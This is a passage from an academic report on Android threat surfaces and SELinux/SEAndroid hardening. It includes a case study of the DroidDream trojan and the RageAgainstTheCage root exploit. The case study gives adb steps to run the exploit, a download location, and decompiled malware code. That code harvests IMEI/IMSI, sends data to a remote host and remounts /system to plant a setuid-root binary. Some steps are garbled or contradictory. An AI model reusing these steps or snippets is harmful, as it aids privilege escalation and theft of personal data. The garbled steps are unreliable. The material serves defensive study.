- 3. Availability** describes the requirement that a resource be available for use by its legitimate owner. Attack vector includes protocol based Denial of Service (DoS) attacks and battery draining (22). Two types of DoS attacks are possible in today's smartphones (23). The first type attempts to flood the device. For example, mandatory access control (MAC) layer DoS attacks against 802.11 networks continuously send requests. Some malware is aimed at draining the energy resources of the phone and, thus, rendering the device unavailable. Monitoring the energy level regularly, and hence the energy consumption of the phone, will help in detecting certain malware activities.

Evaluating the security of a system requires identifying what assets need to be protected and secured. The goal of the proposed architecture is to identify such assets for ensuring the user's privacy. In order to identify the assets, the threat model must be understood.

3.2 Threat Model

Just like any network attack, mobile network attacks are based on a threat model. These can be categorized as: attacker origin, level of organization, and attack dynamics.

1. **Attacker Origin:** The source of an attack can be caused by the user or someone else (22). If the device is lost and a stranger finds it, then this threat is a privacy issue. Sometimes, the user himself downloads a virus unknowingly, whereby an attacker gains superuser privilege to a device by forcing the user to run vulnerable applications.
2. **Level of Organization:** Attacks can be structured or unstructured. A structured attack has a formal methodology and a definitive objective. A structured threat is dangerous, long lasting, and subtle. An unstructured attack is normally created by a recreational hacker seeking notoriety (24).
3. **Attack Dynamics:** Attacks can be active or passive. In passive attacks, the attacker steals information from the device (25). For example, the SuperClean application, which is an application for protecting the device, has a trojan that eavesdrops on phone conversations. Passive attacks are hard to detect, and there is no active movement against the target. In active attacks, actions are to gain information and/or to corrupt, isolate, disable, or gain access to a target.

Once the threat model is identified, it is important to know the threats and the threat vectors involved.

3.3 The Threat Vector

The threats in a mobile phone can be classified as disclosure, deception, disruption, and usurpation. Disclosure refers to a release of information, such as data/information theft. Deception involves forgery of identity and messages. Examples of deception include message replay, man in the middle, and identity theft (using the credit card information and personal unique identifiers). Disruption means inhibition of normal operation, which many times leads to DoS (22) as discussed in Section 3.2. Usurpation is unauthorized control of a system such as privilege escalation and phone hijacking.

The types of malware, which best describe the above threat vectors in an Android smartphone,

can be classified as the following (26):

1. **Proof-of-Concept (PoC) Malware:** These applications are used to demonstrate new attack concepts, but malicious users take advantage of them to develop more sophisticated attacks. An example of such malware is RootStrap (27), which is an application that can stealthily install (bootstrap) a rootkit without the user's knowledge. RootStrap causes the ARM native code to be fetched and executed outside the Dalvik VM. An attacker can use this feature to perform a privilege escalation exploit.
2. **Destructive Malware:** Malware that is created with destructive motivations may, for example, delete entries from the phone's address book. This data loss will propagate to the cloud during the next synchronization and subsequently infect all of the user's computing devices.
3. **Premeditated Spyware:** These variants of spyware are intentionally installed on someone's device in order to carry out spying. These variants provide a variety of services, such as location tracking, remote hot microphone eavesdropping, and access to device activity such as call history. Ingress vectors for these types of malware are typically through surreptitious physical access to the device (28).
4. **Direct Payoff:** Applications can access services on the device. The user is charged a fee, and a part of the fee is laundered back to the application developer. Examples include sending SMS messages to premium SMS numbers or making long-distance phone calls or other paid services. Any application providing direct payment to a third party is a potential attack vector. The iCalendar application (29) is an example of such an application, which sends expensive SMS to a remote number in China. Information scavengers and web-based malware currently scour PCs for valuable address books and account credentials, e.g., usernames, passwords, and cookies for two-factor authentication for bank websites (30). These types of malware (28) find their way into mobile devices, with motivations ranging from accumulating information for advertisement services to malicious organized criminal activities.
5. **Mobots (28):** These are similar to the botnets in the PC networks. They provide a means for DoS (22) attacks and spam distribution. For example, telemarketers could use automated dialers from mobots to distribute advertisements, creating "voice-spam" (31).

Once threat vectors are identified, threat surfaces need to be understood clearly to achieve any security goals.

3.4 Threat Surface

Threat surfaces can be defined as a device's exposure or, in other words, the reachable and exploitable vulnerabilities that are contained in the system's implementation. Simply stated, threat surface is a collection of targets that are exposed to an attacker. *Open Web Application Security Project (OWASP)* defines the threat surface of a system as follows (32):

1. Sum of all paths for data/commands into and out of the application and the code that protects these paths (including resource connection and authentication, authorization, activity logging, data validation, and encoding), and
2. All valuable data used in the application, including secrets and keys, intellectual property, critical business data, and personal data and the code that protects these data (including encryptions and checksum, access auditing, and data integrity and operational security controls).

The complexity of the threat surface increases with the number of types of users. If users are placed on a spectrum, the two extreme ends are especially important: (1) unauthenticated, anonymous users and (2) highly privileged administrative users. A number of threat surfaces exist along the spectrum for compromising CIA. A threat surface indicates what attracts an attacker. Many times the threat surface is the same for a mobile phone and a desktop PC. The main motivation behind such attacks can be identified as a novelty or amusement, financial gain, political gain, or a purposeful intent to damage resources.

Threat surface analysis (12) helps identify what needs to be tested for security vulnerabilities. Such an analysis allows the system designer to implement secure code analysis, provide in-depth protection, and also monitor changes. Threat surfaces can be classified as network threat surface, software threat surface, and human threat surface. These are described as follows.

1. Network Threat Surface

A smartphone can be compromised through three avenues when using a network connection.

- a. Attacks from the Internet (33): As the number of smartphone users increases, the usage of networks (Wi-Fi, Bluetooth, 3G) has also increased, which increases attack surfaces. Data that are being communicated between the mobile device and the server, or between two mobile devices, may be intercepted (33) in the following ways to gain unauthorized access to sensitive data.
 - i. Networking exploits (33): These activities take advantage of flaws in the mobile OS or any flaws in any applications that are connected to cellular or local networks. When a mobile device is connected to a network, malware may be installed in the device without the knowledge of the user.
 - ii. Wi-Fi sniffing (33): These attacks occur while data are being transmitted between a device and unsecure Wi-Fi hotspots. In instances where web pages do not use encryption when they send data across the network, data are easily readable (33).
- b. Infection from an infected PC during data synchronization: Typically, smartphone users synchronize their email, calendar, or other data with their desktop PCs through synchronization software like ActiveSync (34). Trust relationships exist between smartphones and their respective synchronization PCs. Therefore, to ultimately infect a smartphone, attackers can infect its synchronization PC first and then the smartphone will be infected at the next synchronization time.
- c. Peer smartphone attack or infection (35): A compromised smartphone can actively scan and infect peer smartphones through its Wireless Personal Area Network (WPAN) connectivity such as ultra wideband (UWB) or Bluetooth. An example of such an attack or infection is Cabir (36), which is a worm.

2. Software Threat Surface

Software attack surface can be defined as “The scope of functionality of a software environment that is available to unauthenticated users” (37). In effect, this threat defines how much damage a piece of software can do in its default configuration when commanded to do so by unauthorized users (33). Developing smartphone applications is time consuming and somewhat expensive. Meanwhile, attackers excel in application exploitation. Hence, a software attack surface, especially web application software, is a significant problem. Examples of applications that can secure the phone are: Lookout

Mobile Security, AVG Mobile Antivirus, Trend Micro Mobile Security and Antivirus, Norton Mobile Security Lite, Kaspersky Mobile Security, and McAfee Antivirus (33). Prioritizing applications, that is, determining which applications are of consequence and at risk, can help mitigate some risk.

3. Human Threat Surface

The human attack surface is different from network and software attack surfaces because the latter two threat surfaces are exposed to unauthenticated users. On the other hand, the human threat surface involves a disgruntled or unscrupulous human being (a friend or a foe) who is stealing or destroying data. A family member, a friend or, sometimes, even the owner (33) are considered a security threat when using the device to play some games that are also considered malicious. This action can lead to deletion of data or installation of viruses while downloading applications from the Android marketplace without considering the consequences.

Figure 4 gives an example of how an end user can be tricked into installing an application without realizing the seriousness of the problem. In this case, the end user thinks the application is legitimate and downloads it from a third party App store, as it is free. An example is Pirate Bay, where users can download all “PRO” Apps free. These free versions always have some hidden threats. Another cause of threats is rooting/jail-breaking, which enables the device owner to have total control over the device and enables the owner to make modifications to OSs and user permissions. However, rooting/jail-breaking has a price and security risk (35). Today, a smartphone contains a great deal of sensitive data, so device security is important.




Figure 4: Human threat surface - Being a threat to “self”, www.bitstrips.com, 2014. Used under fair use, 2014

3.5 Conclusion

“A system/network is secure if you can trust the accuracy and confidentiality of the data, and the system behaves as you expect” (38).

In this chapter, the security goals of CIA that should be achieved are discussed. Trying to secure a system requires knowing what kinds of threats exist for the system. Therefore, an exhaustive study was carried out to understand and list the different threat vectors and attack surfaces in a mobile device. Threat vectors include disclosure, deception, disruption, and usurpation. In the last few years, Android has evolved significantly and made commendable progress in the area of securing Android devices. However, much vulnerability still exists in the ecosystem. The next two chapters discuss how to shrink the attack surface using security controls offered by open-source security tools, innovatively modifying the system architecture (as presented in Chapter 2) with security enhancement, and security breach detection and prevention.

Chapter 4 – Threat Surface Shrinkage

Mobile devices are extremely crucial for effective communication in today's world (39). Corporations and individuals rely on using smart devices to communicate. With the merging of Personal Information Management (PIM) and corporate information into a single device, productivity of an individual has increased; consequently, the use of smart devices will continue to escalate. This progress makes it extremely crucial to have a proper risk management system and to implement security controls in order to shrink threat surfaces (40). In Chapter 3, various threat surfaces are discussed. In this project work, SELinux has been used efficiently in shrinking threat surfaces. This chapter discusses the features of SELinux, its implementation in the project, and effective testing after implementation, as well as the evolution of the architecture of the project work.

4.1 SELinux Overview

SELinux (Stephen Smalley, National Security Agency [NSA]) (41) is Linux kernel, with some additional utilities implemented to incorporate strong (MAC) architecture (40). Use of SELinux enforces a strict access control mechanism that confines processes to minimum privilege spaces and allows the segregation of information based on confidentiality and integrity requirements. It allows the threats of tampering and bypassing of application's security mechanisms (39) to be addressed and provides confinement of damage that can be initiated by malicious or infected applications. SELinux includes a set of sample security policy configuration files constructed to fulfill common security goals (41).

SELinux is based on the reference monitor theory (42). The basic rule here specifies, “That which is not explicitly permitted, is denied.” This theory implies that a precise set of rules exist for every application (user) that must be followed by every program in order to access every file (object).

SELinux employs a mechanism that tags every process and each file with a security context. Users can be assigned predefined role, which eliminates their access to files and processes that they do not own (43). The kernel has to be patched with a security enforcement module that permits or denies access to the objects, which in this case, are files and devices. An administrator establishes a set of predefined policies for the system. The Linux kernel accesses this set of rules through a security server process. This process runs as a part of the kernel module. The security server decides which subject (like applications or processes) can access which objects (like files or devices). For example, if the user's `.rhosts` file is world writable, anyone can login and do damage. Under SELinux, it is possible to control the user's ability to access and modify the permissions on the `.rhosts` file. In addition, others can be restrained from writing to it, even though the owner has specified it as world writable. When performing a certain operation, the UNIX permissions are checked first. If the permissions allow a specific operation, then SELinux will check and allow or deny as appropriate. However, if the UNIX permissions restrict an operation, the requested action is stopped, and the SELinux checks are not performed. For example, if there exists an exploitable bug in `/usr/bin/passwd` (44), whose task is to run a `chmod666`, SELinux would restrict anyone from any inappropriate access. `Chmod666` allows a user to read and to write a file, but not execute it.

4.2 Threat Surface Shrinkage using SELinux

SELinux is useful for eliminating many security threats. Data can be protected from disclosure using SELinux. For example, if a cell phone has a malicious application, it lets an attacker masquerade as a trusted server. The attacker has compromised the application to obtain personal details from the device, to send expensive SMSs, and to make phone calls and other expensive services. In such a case, SELinux can limit the access of the application to only what it needs. This action limits the damage of the exploits (8).

Attackers are constantly looking for new attack vectors. Therefore, the goal is to limit attack vectors to an application, which can be achieved by blocking unnecessary access by applications. For example, if an application on a cell phone needs to be updated, certain permissions must be requested. Here, SELinux can be used to limit the permissions requested, check what data are being exposed, and also make sure other processes/applications are not denied service.

Protecting data integrity is another major goal. The `/etc/passwd` file is very important, and its integrity must be preserved. Anyone who can modify this file can set his/her UID to 0 and, thus, gain root access and lock out other users (44).

Most Android phones allow users to download applications from arbitrary sources. Running these applications without restriction can be extremely risky. SELinux can be used as a lightweight, flexible sandbox mechanism. Here, SELinux can be used to create multiple sandbox buckets. Policies can be written that will allow basic functionality for those buckets, such as access network, access display, etc. Consequently, the application will run as a standard process and will utilize the normal filesystem as permitted by the policy.

4.3 SEAndroid

Security Enhanced Android™ (SE for Android or SEAndroid) is a project to enable the use of SELinux in Android (8) (45). The project aims at limiting the damage inflicted by malware and enforces separation between applications. Most applications from Google Play, the Android marketplace, seem to require many access rights to the SD card and other restricted APIs (8). With every application downloaded, the mobile device becomes less secure. The security enhanced OS locks down the phone against all types of exploits (44). SEAndroid is a secured variant of the Android OS designed by NSA. Without exception, all files and folders on the phone can be exclusively locked and encrypted. Once locked, the application permission infrastructure engages a multilevel security scheme.

Various Android “root” exploits like GingerBreak, Exploit, or RageAgainstTheCage target vulnerabilities in Android services (46). As an example, the GingerBreak (47) exploit leverages vulnerability in the Android volume daemon “vold,” which runs as root. SEAndroid can prevent the GingerBreak exploit in as many as six different execution steps, depending on how the security policies are implemented. SEAndroid can be used for preventing privilege escalation (gaining “su” or root access), preventing data leaks by applications by enforcing restrictions on secured APIs, and also preserve the integrity of data and applications.

4.4 Case Study: DroidDream and RageAgainstTheCage

Android is intended to have root access disabled by default (48). However, numerous exploits enable intruders to obtain superuser access. One of the obvious modes to gain root access is the super one click technique, which executes the RageAgainstTheCage executable to obtain superuser privileges. As part of the present research, a comprehensive study was carried out to understand how root access is obtained in an attack and how SELinux can prevent this access. Executable RageAgainstTheCage was downloaded from the Contagio malware minidump (49), and a detailed investigation was carried out to understand its threat behavior. Once the executable is executed, it gains superuser privileges. Using this superuser privilege, DroidDream trojan successfully extricated the IMEI number, the International Mobile Subscriber Identify (IMSI), the Software Development Kit (SDK) version, and the Android OS version and then sent them to a remote location in Beijing, China. Employing SELinux provides a mechanism to limit this exploit. Listed below are the various steps involved in this study (50).

Step 1. RageAgainstTheCage was downloaded from stealth.openwall.net/xSports/RageAgainstTheCage.tgz (50), and this file was extracted.

Step 2. Installed “su,” “busybox,” and Superuser.apk in the device by pushing it through debug bridge.

Step 3. RageAgainstTheCage executable was installed in /data partition using the following command:

```
./adb push RageAgainstTheCage-arm5.bin /data/<file_name>/
```

For an unrooted device, if the debug bridge is accessed through the terminal, a “\$” prompt is seen.

Step 4. Next, the RageAgainstTheCage.bin was executed in Android /data partition using the following command:

```
.$ cd /data/<file_name>/RageAgainstTheCage-arm5.bin
```

Step 5. Exit the shell.

Step 6. Log back into debug bridge and confirm that the prompt appears as “#.” This happens if and only if a device is unrooted.

Now, an App that has executed RageAgainstTheCage can easily be remounted on the /system partition as read-writable.

It is important to understand the Android zygote and how it works. In his paper on SEforAndroid, Smalley defines the Android zygote as a system service that runs as root and is responsible for spawning all Android Apps (47). The zygote receives requests to spawn Apps over a local socket. The zygote forks a child process for each App, and the child process uses `setuid()` to switch to the unprivileged UID for the App before executing any App code. The particular code implementing this logic resides in the Dalvik VM (47). However, the Dalvik VM does not check for failure on the `setuid()` call as this call normally does not fail for root processes, and it does not abort the process on a failed `setuid()`. `RageAgainstTheCage` (51) can be used to exploit this vulnerability. The `DroidDream` trojan employs `RageAgainstTheCage` to root the device secretly, thereby creating a threat by privilege escalation. With a secretly rooted phone, the malware writer could steal personal data or even remotely control the device. This situation is a cause of concern for security on Android phones. The phone could even be added theoretically to a mobile botnet. These infected Apps continue to circulate in third party App stores. This exploit was detailed by Smalley (47) as a local root privilege escalation or lack of a successful drop in privilege. The exploit takes advantage of `RLIMIT_NPROC` max (51), which is a state that determines how many processes an UID can have running. This exploit starts processes until `fork()` begins to fail, indicating that the highest number of processes for the designated UID has been reached (51). It employs a pipe to indicate to the original parent process that it can now destroy the Android debug bridge (`adbd`), resulting in its restart. When `adbd` restarts, it will run as root. After initialization, it drops its privileges to operate as the ‘shell’ user. The next section explores how an Android application, `Love Positions`, utilizes the root exploit “`RageAgainsttheCage`” to gain superuser access and how it communicates over a network and transmits data.

4.4.1 Exploring the Attack

An application called `Love Positions`, whose package name is `com.droiddream.lovePositions.apk`, was downloaded from the Contagio Mobile Malware Dump (49). Initially, downloading this software from the Android marketplace or a third party App

store has no unusual permissions requested. The manifest file explicitly requests for permissions like Internet access, READ_PHONE_STATE, ACCESS_COARSE_LOCATION, READ_LOGS, and Change and Access Wifi State. READ_LOGS can be used to read sensitive personal information of a person, such as a call log. The READ_PHONE_STATE can be used to know if a person is on a call and the number he/she is communicating with. ACCESS_COARSE_LOCATION obtains an idea of a user's current location by using the network he/she is connected to. ACCESS_FINE_LOCATION uses the built-in GPS to know a user's nearly exact position. This action is a violation of privacy.

Figure 5 contains a snippet of the source code of the Love Positions apk, where the activity is to manage advertisements. This scenario is a typical case where an application requests only ACCESS_COARSE_LOCATION, but tries to get out of the "sandbox" and access permissions that are not "explicitly" requested in its Android Manifest.xml file.

```
criteria1.setCostAllowed(false);
s = locationManager.getBestProvider(criteria1, true);
boolean flag = true;
L8:
    if (s != null) goto L10; else goto L9
};
    if (context.checkCallingOrSelfPermission("android.permission.ACCESS_FINE_LOCATION") != 0) goto L10; else go
L1:
    if (Log.isLoggable("AdMobSDK", 3))
    {
        Log.d("AdMobSDK", "Trying to get locations from GPS.");
    }
    locationManager = (LocationManager)context.getSystemService("location");
    if (locationManager == null) goto L13; else goto L12
L2:
    Criteria criteria = new Criteria();
    criteria.setAccuracy(1);
    criteria.setCostAllowed(false);
    s = locationManager.getBestProvider(criteria, true);
    flag = true;
```

Figure 5: App trying to identify GPS location, without explicitly requesting in Manifest.XML

Figure 6 shows the source code snippet of com.droiddream.lovepositions.apk.

```
public static String getIMEI(Context context)
{
    TelephonyManager telephonymanager = (TelephonyManager)context.getSystemService("phone");
    if (telephonymanager.getDeviceId() == null)
    {
        return "";
    } else
    {
        return telephonymanager.getDeviceId();
    }
}

public static String getIMSI(Context context)
{
    TelephonyManager telephonymanager = (TelephonyManager)context.getSystemService("phone");
    if (telephonymanager.getSubscriberId() == null)
    {
        return "";
    } else
    {
        return telephonymanager.getSubscriberId();
    }
}
```

Figure 6: Source code of App collecting IMEI and IMSI number

The code obtains access to a system service, telephony manager, to get information on devices like IMEI number and IMSI number. IMEI is a unique number to identify third generation partnership project mobiles like Long Term Evolution (LTE), Global System for Mobile Communications (GSM), and Universal Mobile Telecommunication System (UMTS). IMEI is like an Ethernet MAC address. IMSI is used to uniquely identify the user of a cellular network and can also be used for acquiring the Home Location register (HLR) (52). Access to this number can enable eavesdroppers to identify and track the subscriber on a radio interface. One can easily clone a phone by using the IMEI and IMSI numbers. A malicious user can get an unsuspecting user to have his cell phone number blocked or blacklisted by claiming the device was stolen. Some attackers can make use of the stolen IMEI number of an Android device and use it in their iPhone to make it look like the Android phone. This scheme enables them to avoid specific iPhone plans and related charges.

Figure 7 shows that a new file is created called RageAgainstTheCage. Thereafter, a new subprocess is created to execute this file as a bash script.

```
private boolean runExploit()
{
    File file = new File(ctx.getFilesDir(), "rageagainststhecage");
    boolean flag = file.exists();
    boolean flag1 = false;
    if (flag)
    {
        try
        {
            java.io.FileDescriptor filedescriptor = Exec.createSubprocess("/system/bin/sh", "-", null, new int[1]);
            FileOutputStream fileoutputstream = new FileOutputStream(filedescriptor);
            (new Thread() {

                final adbRoot this$0;
                private final FileInputStream val$in;
```

Figure 7: Source code showing creation of a file to implement root exploit

The executable is created in the following path:

/data/data/droiddream/com.droiddream.lovePositions/files/RageAgainstTheCage.

Figure 8 shows the RageAgainststheCage source code snippet, which was obtained by executing the “vim” command in busybox on the RageAgainststheCage executable created on /data partition.




Figure 8: "vim" on Android adb showing RageAgainststheCage source code snippet

Figure 9 shows a code snippet where a new date is added to a user's calendar and thereafter sets an alarm. All this occurs without the user's knowledge.

```
s = new String(abyte0, 0, i);
if (s.contains("Forked"))
{
    Intent intent = new Intent(ctx, com/android/root/AlarmReceiver);
    intent.putExtra("start", true);
    PendingIntent pendingintent = PendingIntent.getService(ctx, 0, intent, 0);
    AlarmManager alarmmanager = (AlarmManager)ctx.getSystemService("alarm");
    Calendar calendar = Calendar.getInstance();
    calendar.add(13, 5);
    alarmmanager.set(0, calendar.getTimeInMillis(), pendingintent);
    if (handler != null)
    {
```

Figure 9: Figure showing an alarm is set after the calendar event is added to device

Figure 10 shows that the application has a function for communicating with a website called umeng.com.

```
private void sendUpdateRequest(Context context, JSONObject jsonobject)
{
    if (shouldSendMessage("update", context))
    {
        String s = sendMessage(jsonobject, "http://www.umeng.com/api/check_app_update");
        if (s != null)
        {
            maybeShowUpdateDialog(context, s);
        }
    }
}
```

Figure 10: Code snippet showing communication with an external IP

Further investigation showed that this website is a Beijing registrant. After getting a response from the destination IP, the App sends a message and appends the message with the IMEI, IMSI, calendar information, contact details, and call log details. Figure 11 shows that the App tries to mount the /system partition of Android rootfs with "read-write" privileges after the first click.


```

try
{
    fileoutputstream.write("id\n".getBytes());
    fileoutputstream.flush();
    killall(fileoutputstream, "rageagainstthecage");
    fileoutputstream.write("mount -o remount rw /system\n".getBytes());
    fileoutputstream.flush();
    fileoutputstream.write((new StringBuilder("cat ").append(context.getFilesDir()).append("/profile > /system
fileoutputstream.flush();
fileoutputstream.write("chown 0.0 /system/bin/profile\n".getBytes());
fileoutputstream.flush();
fileoutputstream.write("chown root.root /system/bin/profile\n".getBytes());
fileoutputstream.flush();
fileoutputstream.write("chmod 6755 /system/bin/profile\n".getBytes());
fileoutputstream.flush();
write(fileoutputstream, "checkvar=checked");
write(fileoutputstream, "echo finished $checkvar");
return;
}
catch (Exception exception)
{

```

Figure 11: Source code snippet showing /system being remounted as read-write

The source code snippet provided in Figure 12 shows that the application also tries to read browser logs, make calls, and read contact details.

```

static
{
    a = new f("CLICK_TO_MAP", 0);
    b = new f("CLICK_TO_VIDEO", 1);
    c = new f("CLICK_TO_APP", 2);
    d = new f("CLICK_TO_BROWSER", 3);
    e = new f("CLICK_TO_CALL", 4);
    f = new f("CLICK_TO_MUSIC", 5);
    g = new f("CLICK_TO_CANVAS", 6);
    h = new f("CLICK_TO_CONTACT", 7);
    f af[] = new f[8];
    af[0] = a;
    af[1] = b;
    af[2] = c;
    af[3] = d;
    af[4] = e;
    af[5] = f;
    af[6] = g;
    af[7] = h;
    i = af;
}

```

Figure 12: Further analysis showing initialization of events to access contacts, make calls, and access videos, music, and browser contents

The source code of the malware can be downloaded from Contagio malware minidump (49).

This attack also has been used as a study by PC World –“DroidDream Autopsy - Anatomy of an Android Malware Attack” (53).

4.4.2 Usage of SEAndroid to Mitigate the Attack

Originally, the project was based on a custom port of SELinux to Android. The ultimate implementation draws heavily from the SEAndroid project. When tested on SEAndroid, the user

shell created by `addb` still runs under the root UID but transitions to an unprivileged security context automatically based on SELinux policies. As a result, the user shell is not allowed any superuser capabilities and remains confined. The subtle interaction of `setuid()` and `RLIMIT_NPROC` in Linux has been the source of similar bugs in various root daemons and `setuid-root` programs in conventional Linux distributions. This has led to some recent changes in the Linux kernel (51). As a result, recent Linux kernels defer the resource limit failure until a subsequent call to `execve()`, such that the `setuid ()` always succeeds. Usage of `setool` to create policies that will restrict system resources, calls, and protected APIs will help to thwart attacks like privilege escalation.

4.5 Architectural Evolution

Since SELinux has the ability to shrink a threat surface, by implementing a mandatory access mechanism and a role-based access mechanism, it was thought to be a novel idea to incorporate SELinux patches at the kernel level of the system architecture. Figure 13 depicts security-enhanced features incorporated in the native Android stack.




Figure 13: Security policy incorporated into Android stack

Figure 14 illustrates how the hypervisor stack would look with SEAndroid incorporated. The difference here is that the bionic libraries are replaced with embedded distributions GNU libraries and SEAndroid incorporated.




Figure 14: Integrating SEAndroid patches to kernel

4.6 Conclusion

